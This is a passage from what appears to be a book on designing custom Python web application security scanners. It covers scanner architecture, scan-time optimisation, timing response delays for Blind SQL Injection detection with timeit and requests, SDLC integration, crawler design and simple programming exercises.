


Figure 1.13: Scanner Anatomy 1

A Web Application scanner does not necessarily have to be that complicated. The effort made at this stage is to give you as much information as possible and help you build a complete and comprehensive tool that fits your needs; the purpose of the book is to help you build not only a scanner but to help you build multiple tools with useful features from this scanner design information.

The connection manager:

The Connection manager is going to be handling all the connections with the Web Server. It does relatively complicated things such as identify when Denial of Service conditions are created (to help you avoid resource

starvation conditions) or simple tasks such as identify if the server is alive.

The HML Parser:

The HTML parser module is used from both the passive scanning module and the active scanning module to identify vulnerabilities and extracting links.

Payload Database

The payload database is going to be the module that will operate on the database managing the payloads.

Regular Expression Engine

The regular expression module will be used simply to scan through HTML pages using patterns, for the purpose of detecting vulnerabilities and analyze returned fuzz data.

Thread Manager

The thread manager will be used to optimize the scanning operation though parallel scans. Instead of threads, forking can also be used to perform the scanner tasks.

Active Scanning Module

The active scanning module will be used to load payloads from the payload database and launch them against the target Web Application, and also to utilize the regular expression module to analyze the fuzz data.

Passive Scanning Module

The passive scanning module will utilize the regular expression module to analyze the data from the crawler.

1.31 Problematic Scanning

When someone actually begins writing a web application security scanning tool they may face some problems that they have not previously experienced. But before we start describing the problems we may come up against, it

makes sense to get a grasp of what a Web scanner is, fundamentally. A Web scanner is a program that fetches large amounts of HTML pages and analyzes them by using patterns (in our situation, Python regular expressions).

The issues we may have to deal with when writing Python tools for scanning the web are:

1. Handling various encodings.
2. Optimising scanning time.
3. Memory management and saving scanning state.

Handling encoding is not an easy task and this issue may be the reason that our scanner may crash multiple times. In fact, many commercial scanners tend to crash because they are not able to process encoded content. The second biggest issue may be optimizing the test duration. When scanning a website, our scanner has to download the target site multiple times or at least part of it and this is a time consuming process that requires a lot of RAM. Finding the golden line between allocating the minimum memory and maintaining the scan state, without losing any information, is crucial.

The next big issue would be handling the test time duration; it can get frustrating when a scanner takes too long to finish the scan. But the issue we don't often appreciate, when that happens, is that websites are complicated. A few concerns that need to be addressed are the avoidance of loops (such as dynamic links pointing to previously scanned content, or content of no interest such as large PDF files and similar). When optimizing our scanning process using threads or forking, to avoid sequential scans, there are a few things we should be aware of and avoid.

Things to avoid when optimizing scanning are:

1. Favor threading instead of forking for time optimisation.
2. Demonise long running tasks when appropriate.
3. Use forking only for main scanning tasks.
4. Consistently check for Denial of Service conditions e.g. check regularly significantly delayed responses etc.

5. Isolate tasks when necessary e.g. minimise dependencies between tasks etc.
6. Define minimum hardware requirements.

When using threading instead of forking in Python you can create a lightweight process, consuming less memory in comparison to forking. Demonizing tasks engaged on demand will also save time when scanning. Defining minimum hardware requirements will help you gain an understanding of the resources needed for the scan, and will help people who use your tool to manage their expectations. Also minimizing the probability of causing Denial of Service by constantly monitoring the delays is also very important, especially when testing production applications.

The following diagram describes the process:




Figure 1.14: Scanner Anatomy 2

1.32 The Scanner Design

When writing code to perform active web application scanning, the basic concept is very simple to grasp. The only action required is to start probing

the application with malicious payloads and record and analyze the target Web Application responses.

The following diagram demonstrates how an active scanning module can be implemented:




Figure 1.15: Scanner Anatomy 3

The diagram describes the architecture required to design an Active Scanning module. The Active Scanner module is going to be responsible for identifying the entry points; for instance, when parsing URLs, the payload database can be fuzzdb or Teenage Mutant Ninja Turtles.

The following diagram demonstrates how a passive scanning module can be implemented:




Figure 1.16: Scanner Anatomy 4

The Passive Scanning module is going to simply analyze the content fetched by the Active Scanning module. It should now be apparent that both the active scanning module and the passive scanning module are both going to have similar architecture. These two components also play a very important role in the success of the test, and usefully, both of these components can be used as reusable code components that will help us use them as wrappers along with our other tools.

1.33 Python Useful Modules

When we write web client security tools with Python there are certain modules that are going to appear again and again.

The most popular modules we are going to use are:

1. urllib
2. urlparse
3. httplib
4. itertools
5. re

6. logging

urllib and urlparse

Interesting methods while using urllib are the ones that help you fetch and properly encode HTML content. urllib.request is a Python module for fetching URLs (Uniform Resource Locators). Even though Requests covers all this stuff, it is a good idea to be familiar with this module, as it can be used in a separate module to complement the Requests framework. Another interesting module is urlparse; this module provides basic methods for parsing URLs, and again this can be used to complement the Requests framework.

Itertools

itertools is good for applying iterative tasks and parsing ambiguous URLs. itertools is very useful, for writing iterative tasks that take a long time to parse.

re

The re module is for regular expressions, and can be used to parse a Web Application to find various security bugs (check for HTTPOnly security flag missing, for instance). The module can be used to parse HTML pages and help us extract the required information.

httplib

This module defines classes that implement the client side of the HTTP and HTTPS protocols. httplib can be used to directly interact with the HTTP protocol. The module urllib uses it to handle URLs that use HTTP and HTTPS.

logging

This module defines functions and classes that implement a very flexible event logging system for applications and libraries. This module can be used to troubleshoot large scale code programs and can also give you a very good real time picture for your scanner.

1.34 Summary

In this chapter, we have described the current threat landscape. We have also explained why the White Hat community is failing to keep up with this current threat landscape. This strongly supports the need to standardize the penetration testing process at all levels, from human resources and methodology use to the tools utilized. As the chapter progressed we analyzed some techniques on how to optimize our tests, and also introduced some useful Python projects to use as a starting point for writing our own web application scanner. The next chapter is focused on helping us write our own web application scanner.

1.35 Exercises

This section of the book is going to help you focus in all the right areas and start writing your own custom tools. The exercises as the chapter progress will become more and more difficult to implement.

Exercise 1

Write a basic web client that fetches unauthenticated URL(s) using Python basic libraries.

Exercise 2

Write a basic web client that fetches authenticated URL(s) using Python basic libraries.

Exercise 3

Write a basic web client that fetches unauthenticated URL(s) using the Python framework named requests.

Exercise 4

Write a basic web client that fetches authenticated URL(s) using the Python framework named requests.

Exercise 5

Write a basic program that beautifies an HTML page in English using Python BeautifulSoup 4 and save the page to your hard disk.

Exercise 6

Write a basic program that beautifies an HTML page in Chinese using Python BeautifulSoup 4 and save the page to your hard disk.

Exercise 7

Write a basic web client that takes as an input a URL parse it using the Python basic libraries.

Exercise 8

Write a basic web client that takes as an input a URL parse it using the Python framework requests.

Exercise 9

Write a basic web client that fetches authenticated SSL pages using Python basic libraries.

Exercise 10

Congratulate yourself on making it to this page.

Chapter 2

Scanning With Class



Web Application Commercial Security Scanners are automated tools that help us to test Web Applications for common security problems such as Cross-Site Scripting, SQL Injection, Directory Traversal, insecure configurations, and remote command execution vulnerabilities. These tools usually crawl a Web Application and identify, without exploiting, web applications, application platforms and server vulnerabilities. This happens by manipulating HTTP GET and POST requests and replies by fuzzing web application variables or simply by inspecting them for malicious content by performing static JavaScript code auditing, checking database SQL error messages returned and so on.

This chapter is especially useful for people working as:

- Security System Administrators
- Web Application Developers
- Security Analysts
- Penetration testers.

Note: This is also useful for people that work in hybrid roles that handle various aspects of web application infrastructure or development, from a security perspective.

2.1 Manual Versus Automated Testing

Performing fully manual vulnerability testing of all your Web Applications is going to be complex and time-consuming, for obvious reasons. Automated or even semi-automated vulnerability scanning allows you to focus on the already challenging task of building and maintaining secure Web Applications. Hackers, as explained in the previous chapter, already have a wide repertoire of attacks that they can launch against organizations including, but not limited to, Blind SQL Injection, Cross Site Scripting, Directory Traversal Attacks, Parameter Manipulation and many more.

So it makes sense to build and maintain custom automated scanners for the following reasons:

1. Perform reoccurring tests to Web Applications that you manage yourself.
2. Perform reoccurring tests to Web Applications that you build yourself.
3. Perform reoccurring tests to Web Applications as part of a consulting engagement.
4. Perform reoccurring tests to Web Applications firewalls.
5. Perform reoccurring tests as part of your security Web Applications life cycle development.

Building custom made scanners is useful because you can integrate tests specific to your applications and therefore increase coverage and efficiency. This chapter is especially useful for people that are occupied as a) Security System Administrators, b) Web Application Developers, c) Security Analysts and d) Penetration Testers. Obviously this chapter may also be useful for people that work in hybrid roles that handle various aspects of Web Application infrastructure or development from a security perspective.

2.2 Why Commercial Scanners Fail

Knowing how a commercial scanner works is particularly useful when we want to understand what type of vulnerabilities can be identified by a commercial vulnerability scanner. For example, an experienced penetration tester understands that even a commercial web application security scanner does not identify business logic security issues. In fact, on certain occasions a scanner will not be able to even authenticate against a complex application properly. **This ultimately makes the scanner incapable of assessing such things as session fixation, legitimate logouts, or session anti-tampering controls, to name a few.**

A scanner incapable of:

1. Assessing session irregularities related to security.
2. Assessing the security of session lifecycle.
3. Assessing complex input validation filters.

On many occasions a Web Application scanner will give us a false sense of security, by identifying only 30 percent of the total security vulnerabilities, and that is as a best case scenario, especially when it is not used properly. When utilizing a Web Application scanner it is also very important to design efficient test case scenarios, for example by placing a web application firewall and/or a firewall with IPS functionality enabled in front of the scanner; part of the scanner probes will be blocked, but the test is going potentially to be realistic.

If we remove all middle devices protecting the Web Application and we test the application *naked*, this will add an extra layer of security because it will take into consideration the scenarios were the middle devices protecting the Web Application fail. Also the timeframe of when an attack occurs plays a significant role on how reliable the test is. Usually, a hacker will spread his or her attacks over a long period of time, perhaps 10 requests per hour or month.

A scanner is useful simply because it maintains an advanced and up to date database with valid signatures that test for default installation server settings, application generic security vulnerabilities and input validation issues that are easy to identify manually anyway. Testing for generic and default installation vulnerabilities is very useful, and should be performed every time you move applications from user acceptance (UAT) to the production environment.

The following diagram is a visualisation of what has been described so far:




Figure 2.1: Scanner Flow 1

Most input validation vulnerabilities cannot be identified from automated testing. For example, Blind SQL Injection identification does not depend only on the payload sent to the target application, but also on the response delays produced from the actual target. The diagram below clearly demonstrates that automated Blind SQL Injection identification is, most of the time, impossible. In the example above, using common logic, we can understand that a generic commercial scanner will miss a Blind SQL Injection, but a custom scanner will not. The commercial scanner will attempt to calculate the delays based on the current default response plus the added delay from the payload.




Figure 2.2: Scanner Flow 2

This is how a commercial scanner calculates the time delays:




Figure 2.3: Scanner Time Calculations 1

The time from the commercial scanner is calculated while conducting the Web Application test (for test time optimization). But this is not the actual response time, under normal conditions. If the scanner identifies that the Response Time is equal to the Response Time plus the Payload Delay, it will flag it as a Blind SQL Injection, and most of the time it is going to be a false positive.




Figure 2.4: Scanner Time Calculations 2

This is how a custom scanner should calculate the time delays:




Figure 2.5: Scanner Time Calculation 3

In order to calculate the actual response time when detecting Blind SQL Injection attacks, it is better if we record the average response time, when the application is idle (when we are simply browsing through the application manually). Then we inject the delay and see if the delay is added to the overall response time. This can be easily achieved using the Python `timeit` module. This module provides a simple way to time small bits of Python code. It has both a Command-Line Interface as well as a callable one.

The following Python shell demonstrates how to use the Command-Line Interface for the `timeit` module:

```
$ python -m timeit 'print "Hello"'
```

```
Hello
Hello
Hello
Hello
Hello
Hello
Hello
Hello
Hello
Hello
Hello
Hello
Hello
Hello
Hello
[omitted]
Hello
100000 loops, best of 3: 2.88 usec per loop
```

The command returned an output back with the best time, in microseconds, after 100,000 loops of printing the word hello. The `timeit` module will automatically determine the number of repetitions only when the command-line interface is used. Obviously the experiment can be repeated with more useful Python code. In the next example, in order to understand exactly how it works, we will use `timeit` along with the Python Framework Requests (for more information on the framework Requests, please see Chapter 1). The way `timeit` works is by running a setup code once and then making repeated calls to a series of statements.

The following code shows how to use the Python time module:

```
1 import time
2 start_time = time.time()
3 main()
4 print("---%s seconds---" % (time.time() - start_time))
```

Code Explanation: The code above assumes that your program takes at least a tenth of second to run. The code when executed will print:
Prints: — 0.764891862869 seconds —

The following Python shell demonstrates how we can record HTTP requests using the framework requests:

```
>>> import timeit
>>> setup = '''
...
... import requests
...
... requests.get('https://api.github.com')
...
... '''
>>> print timeit.Timer(setup=setup).repeat(7)
[0.016399860382080078, 0.017091989517211914, 0.016479969024658203,
0.01657414436340332, 0.01599287986755371,
0.01643204689025879, 0.016827106475830078]
>>>
```

Note: The times returned in a form of a list, which we can then manipulate accordingly.

The timeit module performed a HTTP GET request 7 times of the api.github.com page and recorded the actual request time for all 7 requests (we should also add, at this point, the response time). We can use that information to calculate the average response time and then add the payload delay for realistically identifying a Blind SQL Injection.

This information can also be useful for generating graphs of the application response behaviour. This can help us to detect potential Denial of Service attacks, and also to understand how the application is behaving with reference to specific payloads such as path traversal payloads. A framework that can be used to do that is Plotly. Plotly standardizes the graphing interface across scientific computing languages (Python, R, MATLAB, etc.). The Plotly framework can be downloaded at: <https://plot.ly/python/line-and-scatter-plots-tutorial/>.

2.3 Integrating Our Scanner To SDLC

Writing custom scanners is particularly useful when we want to formalize or standardize a penetration test or other security testing activities. As previously noted, this is important because it provides us with a more flexible solution that is going to be tailored to specific needs. More specifically we can integrate our tools to our secure life cycle development (SDLC) or we can build multiple custom scanners customised per security consulting engagement.

The following diagram demonstrates the concept as described so far:




Figure 2.6: Python timeit module

The tools we will create can be integrated into the Verification Security Testing phase. Obviously the same tools can be used for Unit Testing. Unit testing is a software development process in which the application is broken in to small testable parts, called units, that are individually and independently scrutinized for proper operation. Unit testing can be automated or manual. The best possible way to perform security Unit Testing is to semi-automate the process, by write custom mini scanners that cover only specific attacks per software component, for example. A particularly good idea is to

write Unit Testing scanners separately for each component that implements the application security counter measures, such as web application filters for SQL Injections, XSS etc.




Figure 2.7: Application Filters

Many enhancements can be made to our scanner to focus on the technologies and the attacks in which we are particularly interested. The main reason for doing this is because we want to perform targeted and intelligent brute force vulnerability scanning, by including SQL Injection payloads specific to our database, for instance. Performing generic vulnerability scans is a) time consuming, b) has limited coverage, and c) has an increased chance of crushing our applications. On the other hand, when performing black box tests against applications that we do not manage ourselves, it makes sense to make use of generic Web Application scanners, we should make no assumptions about the underlying technologies tested.

Also, automated scans should not be a black box in our test; we need to understand exactly what is sent to the application and more importantly, we need to have access to all the returned responses from our application, along with the identified variables for later manual review.

More specifically, it is highly desirable to gain access to the following information:

1. Identified Entry Points
2. Identified Potential Entry Points
3. Identified Application Variables
4. Identified Application links
5. Application response time per payload category

6. Actual application replies

The following diagram illustrates what has been described so far:




Figure 2.8: Application Scanner Custom Checks

The boxes with the Scanner, Signatures and Checks components will be tailored to our needs. Nonetheless, a complete and balanced payload database must be in place for the best outcome. Essentially, a scan should be outcome oriented, not process oriented (unless we perform black box penetration tests). Being able to review manually the information generated from our scanner is critical for future feature improvements, and it will help us to put in place a continuous improvement process.

2.4 Problems When Writing A Scanner

When writing a Web Application security scanner, we may have to deal with the following problems:

1. Scanning Time
2. Processing URLs and HTML pages
3. Surface Coverage
4. Authentication mechanism

The more generic the scanner, the more problems we are going to face when handling the application response decoding, the attack surface coverage, the scanning time and the authentication mechanism.

Important Note: Another issue that must be considered is also the ability to save the state of the scanner for resuming use of it at a later date. Using only RAM for performing scans is not a good idea. In a situation where our scanner crashes, we should be able, in a worst-case scenario, to save the test results.

Recommended Reading

This material is good for making educated judgments about which scanner to buy. Please see link: <http://sectooladdict.blogspot.co.uk/2014/02/wavsep-web-application-scanner.html>

2.5 Scanning Time

Scanning time is important when we have a specific deadline by which to deliver the security test report. We are unlikely to be willing to let a scanner run for days in order to observe the results.

We can reduce scanning time using the following methods:

1. Scanning only part of the target application

2. Making use of a custom crawler that collects all the links valid for scanning
3. Making use of Python threads
4. Making use of Python multiprocessing

2.6 Scanning Time Improvement

Here are the following ways you can improve your scanning -

Scanning part of the application:

Scanning parts of the target application makes sense only in the following situations. When a) the test is not a black box penetration test, b) we want to perform a quick test and are not interested in the coverage or c) we have pre-recorded the entry points of interest (so we are aware which URL's contain PDFs or Word files and we exclude them from the test manually or through the use of regular expressions by using the Python re module). We are going to analyze in a later section of this chapter how we can do this.

Making use of a custom crawler:

Writing an efficient crawler is mandatory. But what is the goal of a crawler? The crawler is the most important part of the scanner, because it helps us to define the attack surface of the application.

The goal of the crawler is to identify the following information from the application:

- Identified Entry Points, through HTML, JavaScript, VBScript and URL parsing
- Identified Potential Entry Points, through HTML, JavaScript, VBScript and URL parsing
- Identified Application Variables, through HTML, JavaScript, VBScript and URL parsing
- Also to filter undesirable content from the target application.

Depending on the situation, we might want to add Flash, PDF and Word parsing capabilities within the functionality of the crawler. For the parsing of PDF and Word files using Python, we can use PDFMiner and the Python DocX project (Python DocX is now part of Python OpenXML). PDFMiner is a tool for extracting information from PDF documents and Python DocX is a docx module that creates, reads and writes Microsoft Office Word 2007 docx files. The PDFMiner can be downloaded at <http://www.unixuser.org/~euske/python/pdfminer/index.html> and the Python DocX project can be downloaded at <https://github.com/mikemaccana/python-docx>.

For the parsing of Flash you can engage Flasm by utilising the `os.system()` and `subprocess.check-output()` Python functions. Flasm disassembles your entire SWF including all timelines and events. You can download Flasm at <http://www.nowrap.de/flasm>. In case we needed to download and analyze other types of files (that may not have an obvious apparent purpose) we can use a site named fileinfo, found at <http://fileinfo.com/filetypes/common> and build proper regular expressions to handle each file appropriately.

Making use of Python threads:

Threading in Python is used to run multiple threads at the same time. Note that this does not mean that they are executed on different CPUs. Python threads will NOT make our scanner faster if it already uses 100 percent of our CPU time. The difference between the Python threading and multiprocessing module is that the first uses threads, and the second uses processes. Threads run in the same memory space, while processes have separate memory space. This makes it a bit harder to share objects between processes with multiprocessing, so we must be careful when using threads, as we might not be able to share information between threads if we do not design the scanner properly.




Figure 2.9: Thread Processing

